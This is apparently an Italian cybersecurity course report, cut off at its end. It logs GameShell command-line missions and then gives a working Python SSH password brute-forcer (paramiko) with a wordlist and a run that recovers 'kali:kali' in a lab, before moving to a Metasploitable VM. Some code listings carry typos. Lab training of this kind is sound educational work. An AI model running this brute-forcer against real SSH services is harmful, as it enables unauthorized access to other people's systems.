Procedura svolta: l’esplorazione è iniziata all’interno del labirinto del giardino, dove una prima scansione ha restituito un lungo elenco di file distribuiti tra i vari percorsi. Per individuare l’unico elemento utile alla missione, la ricerca si è concentrata sul contenuto dei file, permettendo di identificare rapidamente quello che conteneva il termine richiesto. Una volta raggiunta la directory esatta, il file è stato aperto per confermare l’indizio e recuperarne il numero associato; l’oggetto è stato quindi trasferito nella capanna della foresta, mettendolo al sicuro nel forziere. La verifica finale ha confermato che il recupero e la consegna sono stati eseguiti correttamente.

MISSIONE 41

```
(@=()_
| Mission goal
| _____
| Combine several commands with "|" in order to find the diamond in the maze, and move it to your chest.
|
| Remark
| _____
| The filename doesn't contain the string "diamond". You need to find a file that contains the string "diamond".
|
| Useful commands
| _____
| find
|   Search files from the current working directory.
|   Conditions on the file may be added about filenames, size, modification date, etc.
|
| grep [OPTIONS] STRING FILE1 ... FILEn
|   Search for a string inside the files.
|
|   Useful option:
|     -l only print the names of files containing the string.
|
| xargs COMMAND
|   read lines from stdin and run the command
|     COMMAND LINE1 LINE2 ... LINEn
|     ``xargs`` is particularly useful after a ``|`` redirection.
|_(@=()

[mission 41] $ cd /home/kali/GameShell/World/Garden/Maze
[mission 41] $ find . -type f | xargs grep -l diamond
./2c7a8e28e/8336766e0a927/e153b35c1b600f865b01c1bae9
[mission 41] $ mv ./2c7a8e28e/8336766e0a927/e153b35c1b600f865b01c1bae9 /home/kali/GameShell/World/kali_room/chest/
mv: cannot move './2c7a8e28e/8336766e0a927/e153b35c1b600f865b01c1bae9' to '/home/kali/GameShell/World/kali_room/chest': No such file or directory
[mission 41] $ cat ./2c7a8e28e/8336766e0a927/e153b35c1b600f865b01c1bae9
e153b35c1b600f865b01c1bae9 diamond 98bfd462d88948edf72eded3d6d1cd37cb306ec8
[mission 41] $ mv ./2c7a8e28e/8336766e0a927/e153b35c1b600f865b01c1bae9 /home/kali/GameShell/World/Forest/Hut/Chest/
[mission 41] $ ls /home/kali/GameShell/World/Forest/Hut/Chest/
38249 crown e153b35c1b600f865b01c1bae9
[mission 41] $ gsh check
Congratulations, mission 41 has been successfully completed!
```

Obiettivo: lo scopo della missione era trovare la pietra preziosa nascosta nel labirinto del giardino. Una volta trovato, bisognava trasferire il diamante nel proprio forziere situato nella capanna della foresta.

Procedura svolta: la ricerca è iniziata all'interno del labirinto del giardino dove è stato necessario combinare più comandi per individuare con precisione l'unico file contenente la parola nascosta. Dopo aver elencato tutti i file disponibili, la ricerca del termine è stata affidata a un filtraggio mirato, così da isolare rapidamente l'unico elemento che riportava la stringa richiesta. Una volta ottenuto il percorso esatto, l'oggetto è stato aperto per verificarne il contenuto e confermare l'identità del diamante; a questo punto è stato trasferito nel forziere della capanna nella foresta, portando l'oggetto in un luogo sicuro.

La verifica finale ha confermato la buona riuscita dell'operazione, attestando che il diamante è stato identificato e consegnato correttamente.

MISSIONE 42

Mission goal

Next to the castle, there is a merchant stall. People often buy on credit and reimburse their debt when they can. The shopkeeper keeps books on everyone's debt on a scroll. Whenever someone pays his debt, he inscribes "PAID" next to the corresponding transaction.

Combine several commands with ``|`` in order to find the King's debt.

Remark

You are only allowed 3 commands to find the King's debt.

You can always reset the counter with `gsh reset`, but the whole stall and the debts of everyone will be re-generated as well.

Hint

When there are no sub-directories, an alternative to ``find . -name '*boring_object*'`` is to use `ls` and filter the result with grep:
\$ ls | grep "boring_object"

Useful commands

grep [OPTIONS] STRING FILE1 ... FILEN
Filter the files lines, keeping only those that contain the given string.
If no file is given, grep uses stdin.

Useful option
-v : only show the lines that **do not contain** the string.

```
(0) [mission 42] $ cd /home/kali/GameShell/World/Stall
(1) [mission 42] $ grep "King" * | grep -v "PAID"
8e598c48c55599_s_c_r_o_l_l_8e598c48c5559954:the King bought a walking stick for 5 coppers.
8e598c48c55599_s_c_r_o_l_l_8e598c48c5559954:the King bought an opal for 6 coppers.
8e598c48c55599_s_c_r_o_l_l_8e598c48c5559954:the King bought a dented helmet for 6 coppers.
8e598c48c55599_s_c_r_o_l_l_8e598c48c5559954:the King bought a piece of soap for 6 coppers.
8e598c48c55599_s_c_r_o_l_l_8e598c48c5559954:the King bought a leather bag for 5 coppers.
8e598c48c55599_s_c_r_o_l_l_8e598c48c5559954:the King bought a horse for 4 coppers.
(2) [mission 42] $ gsh check
How much does the king owe? 32
Congratulations, mission 42 has been successfully completed!
```

Obiettivo: l'obiettivo della missione era individuare il debito non ancora saldato dal re analizzando il registro delle transazioni del mercante.

Procedura svolta: la verifica del debito del re è iniziata nella bancarella del mercante, dove ogni acquisto viene annotato in una lunga sequenza di trascrizioni.

Per isolare solo le operazioni che riguardavano il sovrano è stato applicato un filtraggio mirato dell'elenco, selezionando esclusivamente le righe in cui compariva il suo nome; a questo punto era necessario evitare tutte le transazioni già saldate: un ulteriore filtraggio ha escluso le righe marcate come pagate, lasciando visibili soltanto i debiti ancora aperti.

Dopo aver ottenuto la lista pulita delle spese non saldate, l'importo complessivo è stato ricavato leggendo i valori residui delle singole operazioni e verificando che il totale corrispondesse a quanto richiesto dal sistema di controllo della missione.

La conferma finale ha attestato che il debito ancora dovuto ammontava a trentadue rame.

MISSIONE 43

```
(())=()
Mission goal
=====
Combine several commands with ``|`` in order to find the number of unpaid items.

Remark
-----
You are only allowed a single command.

You can always reset the counter with `gsh reset`, but the whole stall will be re-generated.

Useful commands
=====
grep [OPTIONS] STRING FILE1 ... FILEn
  Filter the files lines, keeping only those that contain the given string.
  If no file is given, the command uses stdin.

  Useful option
    -v : only show the lines that **do not contain** the string.

wc FILE
  Count the number of lines / words / characters in a file
  If no file is given, ``wc`` counts lines / words / characters on stdin.

(0) [mission 43] $ grep -v "PAID" * | wc -l
49
(1) [mission 43] $ gsh check
How many unpaid items are there? 49

Congratulations, mission 43 has been successfully completed!
```

Obiettivo: Lo scopo della missione era determinare il numero totale degli oggetti non pagati, utilizzando un unico comando che combinasse le funzionalità di filtraggio e conteggio.

Procedura svolta direttamente all'interno del registro del mercante si è scelto di analizzare l'elenco completo delle transazioni per individuare gli acquisti ancora non saldati.

Per semplificare la consultazione, l'intero contenuto del registro è stato filtrato in un unico passaggio, escludendo tutte le righe contrassegnate dalla dicitura “PAID” e lasciando visibili soltanto gli elementi effettivamente pendenti.

Una volta ottenuta la lista pulita delle voci non pagate, il flusso è proseguito con la trasformazione immediata di quel risultato in un valore numerico, così da ricavare con precisione il totale degli articoli ancora in debito.

La risposta ha dato esito positivo ai fini del completamento del livelloò.

MISSIONE 44

```
/ \
|   \ Mission goal
\_
A secret message has been found, it is kept in the drawer in Merlin's office. It was probably enciphered using a Caesar shift cipher.
Decrypt it by making an exhaustive search from the command line.
Hint
_____
All other secret messages that have been found were using a shift between 10 and 16.
Useful commands
_____
tr STRING1 STRING2
Replace each character STRING1[i] by STRING2[i] on the standard input, and output the result.
Remark: "tr" is an abbreviation for "translate".
Example: if
    STRING1 = "abcdef"
    STRING2 = "klmnop"
the file will be output with the following substitution (other characters are left unchanged)
  a → k b → l c → m
  d → n e → o f → p
Note: instead of "abcdefg", it is possible to write "a-g".
This command is particularly useful with a redirection '<>'.
\_
```

```
[mission 44] $ cd /home/kali/GameShell/World/Castle/Main_building/Library/Merlin_s_office/Drawe
[mission 44] $ ls -la
total 20
drwxrwxr-x 2 kali kali 4096 Nov 17 09:14 .
drwxrwxr-x 3 kali kali 4096 Nov 17 08:27 ..
-rw-rw-r-- 1 kali kali 195 Nov 17 09:14 ink_and_scroll
-rw-rw-r-- 1 kali kali 1465 Nov 17 08:22 inventory.txt
-rw-rw-r-- 1 kali kali 161 Nov 17 09:14 secret_message
[mission 44] $ cat secret_message
tqdq ue yk iuxx:
kag iuxx sqf yk otqef, mzp qhqdkftuzs uf oazfmuze.
ftue otqef ue uz ftq oqxxmd, mzp ftq iadp fa ymwq
uf dq-mbbqmd ue: pagk
yqdxuz ftq qzotmzfd
[mission 44] $ tr 'a-z' 'k-za-j' < secret_message
dana eo iu sehh:
ukq sehh cap iu ydaop, wjz aranupdejc ep ykjpwajo.
pdeo ydaop eo ej pda yahhwn, wjz pda sknz pk iwga
ep na-wllawn eo: zkqu
ianhej pda ajydwjpan
[mission 44] $ tr 'a-z' 'l-za-k' < secret_message
ebob fp jv tfii:
vlr tfii dbq jv zebpq, xka bsbovqefkd fq zlkqxfkp.
qefp zebpq fp fk qeb zbiixo, xka qeb tloa ql jxhb
fq ob-xmmbxo fp: alrv
jboifk qeb bkzexkqbo
[mission 44] $ tr 'a-z' 'm-za-l' < secret_message
fcpc gq kw ugjj:
wms ugjj ecr kw afcqr, ylb ctcpwrfgle gr amlryglq.
rgq afcqr gq gl rfc acjjyp, ylb rfc umpb rm kyic
gr pc-yncyp gq: bmsw
kcpjgl rfc clafylrcp
[mission 44] $ tr 'a-z' 'n-za-m' < secret_message
gdqd hr lx vhkk:
xnt vhkk fds lx bgdrs, zmc dudqxsghmf hs bnmszhmr.
sgrh bgdrs hr hm sgd bdkkzq, zmc sgd vnqc sn lzjd
hs qd-zoodzq hr: cntx
ldqkhm sgd dmbgzmsdq
[mission 44] $ tr 'a-z' 'o-za-n' < secret_message
here is my will:
you will get my chest, and everything it contains.
this chest is in the cellar, and the word to make
it re-appear is: douy
merlin the enchanter
[mission 44] $ gsh check
What's the key that will make Merlin's chest to appear?
douy
```

```
here is my will:  
you will get my chest, and everything it contains.  
this chest is in the cellar, and the word to make  
it re-appear is: douy  
merlin the enchanter  
[mission 44] $ gsh check  
  
What's the key that will make Merlin's chest to appear?  
douy  
  
Congratulations, mission 44 has been successfully completed!
```

```
CONGRATULATIONS!  
You have finished all the missions.
```

```
[mission 45] $
```

Obiettivo: il fine era di recuperare un messaggio segreto conservato nel cassetto dell'ufficio di Merlino.

Procedura svolta: la fase conclusiva della missione si è svolta all'interno dell'ufficio di Merlino dove è stato individuato il file contenente il messaggio cifrato.

Dopo averne verificato la presenza tramite una rapida ispezione della directory il contenuto è stato decodificato progressivamente applicando una sequenza di traslazioni alfabetiche mirate: ogni blocco di testo è stato reinterpretato correggendo la rotazione delle lettere fino a riportare alla luce frasi pienamente leggibili; procedendo per piccoli passaggi, il messaggio nascosto ha iniziato a ricomporsi in modo coerente, rivelando istruzioni sempre più precise.

Una volta completata la decodifica, è emersa chiaramente la parola chiave destinata a far riapparire il baule di Merlino; tale parola è stata quindi riportata al sistema di verifica, che ha riconosciuto la correttezza della procedura e ha confermato ufficialmente il completamento dell'ultima missione.

ESERCIZIO 2

-PROGRAMMAZIONE-

INTRODUZIONE ED OBIETTIVO

INTRODUZIONE: il progetto ha previsto la realizzazione di un programma in Python capace di applicare una tecnica di *bruteforce* per verificare una serie di password su un servizio SSH.

L'attività è stata svolta in un ambiente di laboratorio controllato e ha permesso di osservare il funzionamento del processo di autenticazione, la gestione dei tentativi e gli errori generati durante le connessioni.

OBIETTIVO: l'obiettivo è stato quello di scrivere e sviluppare un programma in grado di testare automaticamente una serie di password su un servizio SSH, individuando quella corretta e gestendo sia i tentativi falliti sia gli errori di connessione.

CONFIGURAZIONE PORTE SSH

```
[ - ] ssh  
[ - ] sslh
```

```
(kali㉿kali)-[~]  
$ sudo systemctl status ssh  
  
[sudo] password for kali:  
● ssh.service - OpenBSD Secure Shell server  
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)  
  Active: inactive (dead)  
    Docs: man:sshd(8)  
          man:sshd_config(5)  
  
(kali㉿kali)-[~]  
$ sudo systemctl start ssh  
  
(kali㉿kali)-[~]  
$ sudo systemctl status ssh  
  
● ssh.service - OpenBSD Secure Shell server  
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)  
  Active: active (running) since Wed 2025-11-19 08:04:43 EST; 9s ago  
  Invocation: fd1d4d26783f4d8fb88df77cee97d202  
    Docs: man:sshd(8)  
          man:sshd_config(5)  
  Process: 32504 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
  Main PID: 32507 (sshd)  
    Tasks: 1 (limit: 2208)  
   Memory: 3.3M (peak: 3.6M)  
     CPU: 39ms  
    CGroup: /system.slice/ssh.service  
           └─32507 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"  
  
Nov 19 08:04:43 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...  
Nov 19 08:04:43 kali sshd[32507]: Server listening on 0.0.0.0 port 22.  
Nov 19 08:04:43 kali sshd[32507]: Server listening on :: port 22.  
Nov 19 08:04:43 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.  
  
(kali㉿kali)-[~]
```

```
[ - ] speed  
[ + ] ssh
```

Prima di procedere con l'esecuzione del codice è stato necessario verificare che la macchina Kali rendesse effettivamente disponibile il servizio SSH. Un controllo iniziale ha mostrato che il servizio era installato ma non attivo: il sistema riportava lo stato *inactive* e la porta 22 non risultava in ascolto; in queste condizioni qualunque tentativo di connessione da parte dello script sarebbe fallito immediatamente poiché la macchina non avrebbe accettato richieste SSH.

Per questo motivo il servizio è stato avviato manualmente ed, una volta attivato, il sistema ha iniziato a gestire correttamente le connessioni sulla porta 22.

Questa fase è risultata essenziale per garantire che l'ambiente di laboratorio fosse configurato correttamente e che la sessione SSH necessaria all'esercizio fosse effettivamente disponibile.

IMPORTAZIONE LIBRERIE

```
# PROGETTO FINE MODULO 2 VIKI SUSANNA GENOVESE

# IMPORTAZIONE LIBREIRE
import paramiko      # libreria per creare e gestire connessioni SSH
import socket         # libreria per la gestione delle operazioni di rete
```

L'esecuzione dello script ha avuto inizio con l'importazione delle librerie necessarie al funzionamento del programma.

In questa fase sono state caricate due componenti fondamentali:

PARAMIKO : utilizzata per instaurare e gestire sessioni SSH,

SOCKET: impiegata per il controllo delle comunicazioni di rete e la gestione di eventuali errori di connessione.

Queste librerie hanno rappresentato l'elemento essenziale per consentire alla funzione di instaurare una comunicazione strutturata con il sistema remoto, rendendo possibile sia l'invio dei tentativi di autenticazione sia la gestione delle diverse condizioni restituite dalla macchina durante l'esecuzione.

SVILUPPO FUNZIONE

```
# FUNZIONE
def ssh_bruteforce(host, port, username, password_list):
    client = paramiko.SSHClient()                      # inizializza un client SSH per avviare la sessione con il server
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy()) # accetta automaticamente le chiavi host sconosciute

    for password in password_list:                      # ciclo che prova ciascuna password della lista in sequenza

        try:
            print(f"Tentativo di autenticazione con: {username}:{password.strip()}\n")
            client.connect(hostname=host, port=port, username=username, password=password.strip())
            print(f"autenticazione riuscita! psw trovata: {password.strip()}\n ")
            client.close()                                # mostra le credenziali usate nel tentativo corrente
                                                        # stampa a schermo che la credenziale inserita è valida
                                                        # termina correttamente la connessione SSH in uso

        return password.strip()                         # restituisce la pws corretta individuata
```

In questo blocco viene definita la funzione centrale che gestisce l'intera procedura di brute-force. La funzione inizializza un *client SSH* necessario per instaurare la connessione con la macchina bersaglio, ed imposta la policy che permette di accettare automaticamente chiavi host non registrate in maniera tale da evitare interruzioni durante l'esecuzione.

Successivamente entra in un *ciclo for* il quale analizza una password alla volta proveniente dalla lista fornita in ingresso: per ogni tentativo, il codice prova a stabilire una sessione SSH utilizzando la combinazione attuale di *username* e *password*.

Questa operazione è racchiusa all'interno del *blocco for* incaricato della gestione delle eccezioni avente lo scopo di distinguere tra un semplice *errore di autenticazione* e *condizioni più critiche* legate alla connessione.

Quando una password viene rifiutata, la funzione prosegue con quella successiva senza interrompere il flusso, se invece l'autenticazione va a buon fine, la sessione viene chiusa correttamente e la password individuata viene restituita.

Qualora nessuno dei tentativi abbia esito positivo, la funzione termina segnalando l'assenza di credenziali valide.

GESTIONE DELLE ECCEZIONI

```
except paramiko.AuthenticationException:  
    continue  
except (paramiko.SSHException, socket.error) as e:  
    print(f"Errore durante il tentativo di connessione : {e}")  
    continue  
  
print(" Non sono riuscito a trovare una password\n")  
return None
```

```
# gestisce il caso che si presenta quando la pws è errata  
# passa al tentativo successivo  
# gestisce errori di connessione o problemi nella sessione ssh  
# mostra a schermo il dettaglio dell'errore  
# passa al tentativo successivo  
  
# segnala a schermo che i tentativi effettuati hanno avuto esito negativo  
# la funzione termina indicando che non è stata trovata alcuna credenziale corretta
```

In questa sezione del codice, viene gestito il comportamento del programma in presenza di errori legati al processo di autenticazione o alla stabilità della *connessione SSH*.

Il *blocco di gestione delle eccezioni* distingue due scenari operativi ben definiti, garantendo che il flusso del brute-force proceda in modo ordinato e senza interruzioni.

La prima eccezione intercettata riguarda i tentativi di accesso falliti a causa di credenziali non valide. In questo caso, la funzione riconosce l'errore esclusivamente come una normale risposta del sistema remoto e prosegue automaticamente con il tentativo successivo mantenendo la continuità dell'operazione.

La seconda eccezione intercetta invece problematiche più critiche come, ad esempio, errori di natura tecnica nella sessione SSH o condizioni che impediscono l'inizializzazione corretta della connessione. In tali circostanze il programma registra l'evento riportando il dettaglio dell'errore riscontrato e passa al tentativo successivo senza interrompere l'esecuzione complessiva.

Al completamento dell'intera lista di credenziali, qualora nessun tentativo abbia prodotto un accesso valido, la funzione conclude notificando l'assenza di password corrette.

Questo meccanismo garantisce una chiusura pulita del processo e una chiara comunicazione del risultato ottenuto.

CONFIGURAZIONE PARAMETRI OPERATIVI

```
if __name__ == "__main__":
# ESEMPIO CON KALI
    host bersaglio = "192.168.32.100"
    port bersaglio = 22
    username bersaglio = "kali"
```

In questo passaggio vengono definiti i parametri necessari all'avvio della procedura di brute-force, ovvero le informazioni che consentono allo script di individuare correttamente la macchina bersaglio e tentare l'autenticazione.

L'indirizzo IP impostato identifica l'*host* su cui è attivo il servizio SSH oggetto del test, mentre la *porta* specificata rappresenta il punto di ingresso della connessione.

Viene inoltre indicato lo *username* da utilizzare durante i tentativi, così da garantire che l'intero processo operi su un profilo utente definito e coerente con l'ambiente di laboratorio.

Questa configurazione costituisce il punto di partenza per l'esecuzione della funzione principale, assicurando che ogni tentativo di accesso venga diretto verso il sistema corretto e con le credenziali appropriate.

GESTIONE ESITO


```
with open("/home/kali/Desktop/EPICODE/PYTHON/password.txt", "r") as f:  
    passwords = f.readlines()  
  
found = ssh_bruteforce(host bersaglio, port bersaglio , username bersaglio, passwords)  
if found:  
    print(f" credenziali: {{username bersaglio}}: {found}")  
  
else:  
    print(f" Non ho trovato nessuna credenziale\n")  
  
# apre il file delle pws  
# trasforma il contenuto del file in una lista di stringa  
# esegue ala funzione passando per i parametri  
# verifica se la funzione ha restituito una pws valida  
# riporta a schermo l'utente e psw trovati  
# la funzione esegue questo blocco se non è stata trovata alcuna psw valida  
# comunica a sschermo l'assenza di risultati.  
#
```

In questa fase il programma accede al file contenente le password da testare e ne estrae il contenuto trasformandolo in una lista strutturata, pronta per essere elaborata dalla funzione di brute-force. L'utilizzo di un file esterno dedicato rende il processo più ordinato e flessibile, permettendo di ampliare o modificare l'elenco delle password senza intervenire direttamente sul codice.

Una volta ottenuta la lista, il programma invoca la funzione principale passando i parametri precedentemente configurati insieme alle password caricate; la funzione restituisce un valore soltanto nel caso in cui venga individuata una credenziale valida, tale informazione viene immediatamente riportata a schermo consentendo di identificare l'esatta combinazione username-password utilizzata con successo.

Qualora invece nessuno dei tentativi vada a buon fine, il flusso esegue il ramo alternativo che comunica in modo esplicito l'assenza di credenziali corrette.

Questa distinzione tra esito positivo e negativo completa la procedura, garantendo una chiara interpretazione dei risultati ottenuti.



```
GNU nano 8.6  
CiaoEdoardo :)  
gricia  
pizza  
kali
```

Per l'esecuzione del brute-force è stato predisposto un file di testo contenente una lista di password candidate utilizzate come input per la funzione di attacco.

La presenza di questo archivio esterno ha consentito di separare la logica del programma dai dati, rendendo la procedura più ordinata e facilmente estendibile: è infatti sufficiente aggiornare il contenuto del file perché l'attacco includa nuove combinazioni senza modificare il codice.

ESECUZIONE BRUTE-FORCE

```
• └─(kali㉿kali)-[~/Desktop/EPICODE/PYTHON]
  $ python3 pfm2.py
Tentativo di autenticazione con: kali:CiaoEdoardo :)

Tentativo di autenticazione con: kali:gricia

Tentativo di autenticazione con: kali:pizza

Tentativo di autenticazione con: kali:kali

autenticazione riuscita! psw trovata: kali


credenziali: (kali: kali)

• └─(kali㉿kali)-[~/Desktop/EPICODE/PYTHON]
  $ █
```

L'esecuzione del programma mostra in sequenza i tentativi di autenticazione effettuati con ciascuna delle password presenti nel file esterno.

Ogni credenziale viene provata singolarmente ed il sistema restituisce a schermo l'esito del relativo tentativo consentendo di seguire in modo trasparente la progressione dell'attacco. Nel momento in cui la combinazione corretta viene individuata, l'autenticazione viene accettata e il programma riporta esplicitamente la password valida associata all'utente target. Nel caso in esame, la credenziale corretta risulta essere *kali*, corrispondente alla configurazione predefinita dell'ambiente di test, confermando così il corretto funzionamento dell'intera procedura.

STRUTTURA COMPLETA DEL CODICE



```
File Edit Selection View Go Run Terminal Help
Welcome pfm2.py
home > kali > Desktop > EPICODE > PYTHON > pfm2.py > ...
1 # PROGETTO FINE MODULO 2 VIKI SUSANNA GENOVESE
2
3 # IMPORTAZIONE LIBREIRE
4 import paramiko    # libreria per creare e gestire connessioni SSH
5 import socket       # libreria per la gestione delle operazioni di rete
6
7 # FUNZIONE
8 def ssh_bruteforce(host, port, username, password_list):
9     client = paramiko.SSHClient()                      # inizializza un client SSH per avviare la sessione con il server
10    client.set_missing_host_key_policy(paramiko.AutoAddPolicy()) # accetta automaticamente le chiavi host sconosciute
11
12    for password in password_list:                     # ciclo che prova ciascuna password della lista in sequenza
13
14        try:
15            print(f"Tentativo di autenticazione con: {username}:{password.strip()}\n")
16            client.connect(hostname=host, port=port, username=username, password=password.strip())
17            print(f"Autenticazione riuscita! psw trovata: {password.strip()}\n")
18            client.close()
19
20            return password.strip()
21
22        except paramiko.AuthenticationException:
23            continue
24        except (paramiko.SSHException, socket.error) as e:
25            print(f"Errore durante il tentativo di connessione : {e}")
26            continue
27
28    print(" Non sono riuscito a trovare una password\n")
29    return None
30
31 if __name__ == "__main__":
32 # ESEMPIO CON KALI
33 host bersaglio = "127.0.0.1"
34 port_bersaglio = 22
35 username_bersaglio = "kali"
36
37 with open("/home/kali/Desktop/EPICODE/PYTHON/password.txt", "r") as f:
38     passwords = f.readlines()
39
40 found = ssh_bruteforce(host_bersaglio, port_bersaglio, username_bersaglio, passwords)
41 if found:
42     print(f" credenziali: ({username_bersaglio}: {found})")
43
44 else:
45     print(f" Non ho trovato nessuna credenziale\n")
# mostra le credenziali usate nel tentativo corrente
# stampa a schermo che la credenziale inserita è valida
# termina correttamente la connessione SSH in uso
# restituisce la pws corretta individuata
# gestisce il caso che si presenta quando la pws è errata
# passa al tentativo successivo
# gestisce errori di connessione o problemi nella sessione ssh
# mostra a schermo il dettaglio dell'errore
# passa al tentativo successivo
# segnala a schermo che i tentativi effettuati hanno avuto esito negativo
# la funzione termina indicando che non è stata trovata alcuna credenziale corretta
# corpo principale
# apre il file delle pws
# trasforma il contenuto del file in una lista di stringhe
# esegue la funzione passando per i parametri
# verifica se la funzione ha restituito una pws valida
# riporta a schermo l'utente e psw trovati
# la funzione esegue questo blocco se non è stata trovata alcuna pws valida
# comunica a schermo l'assenza di risultati.
```

A conclusione della parte tecnica viene riportata l'implementazione integrale del programma sviluppato per l'esecuzione del brute-force.

La struttura complessiva riflette l'organizzazione logica descritta nelle sezioni precedenti: inizializzazione del client SSH, gestione strutturata delle eccezioni, caricamento delle credenziali dal file esterno e orchestrazione dei tentativi di autenticazione.

La presentazione del codice in forma completa consente una visione totalitaria del flusso operativo e rappresenta un riferimento diretto per l'interpretazione dell'intero processo realizzato.

BRUTE-FORSE SU METASPLOITABLE

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:83:88:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::a00:27ff:fe83:88d0/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.32.101 netmask 255.255.255
.0 up
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:83:88:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.32.101/24 brd 192.168.32.255 scope global eth0
        inet6 fe80::a00:27ff:fe83:88d0/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Prima di procedere all'esecuzione del brute-force su Metasploitable è stato necessario verificare e correggere la configurazione dell'interfaccia di rete, così da garantire la raggiungibilità della macchina da parte del sistema attaccante.

L'output iniziale del comando ip a mostrava che l'interfaccia **eth0** era configurata con un indirizzo appartenente a una rete differente rispetto a quella adottata dalla macchina Kali, impedendo quindi qualsiasi forma di comunicazione tra i due sistemi.

Per allineare le configurazioni, l'indirizzo IP è stato ridefinito manualmente tramite il comando di configurazione dell'interfaccia, assegnando a Metasploitable un IP coerente con la subnet utilizzata nell'ambiente di laboratorio.

Una nuova verifica con ip a ha confermato l'avvenuta applicazione del cambiamento: l'interfaccia eth0 risultava correttamente aggiornata e pronta per accettare connessioni provenienti dal nodo attaccante. Questo passaggio è stato fondamentale per consentire l'esecuzione del brute-force su una macchina remota reale, assicurando che il canale di comunicazione SSH potesse essere stabilito senza impedimenti a livello di rete.

SERVIZIO SSH

```
msfadmin@metasploitable:~$ ps aux | grep ssh
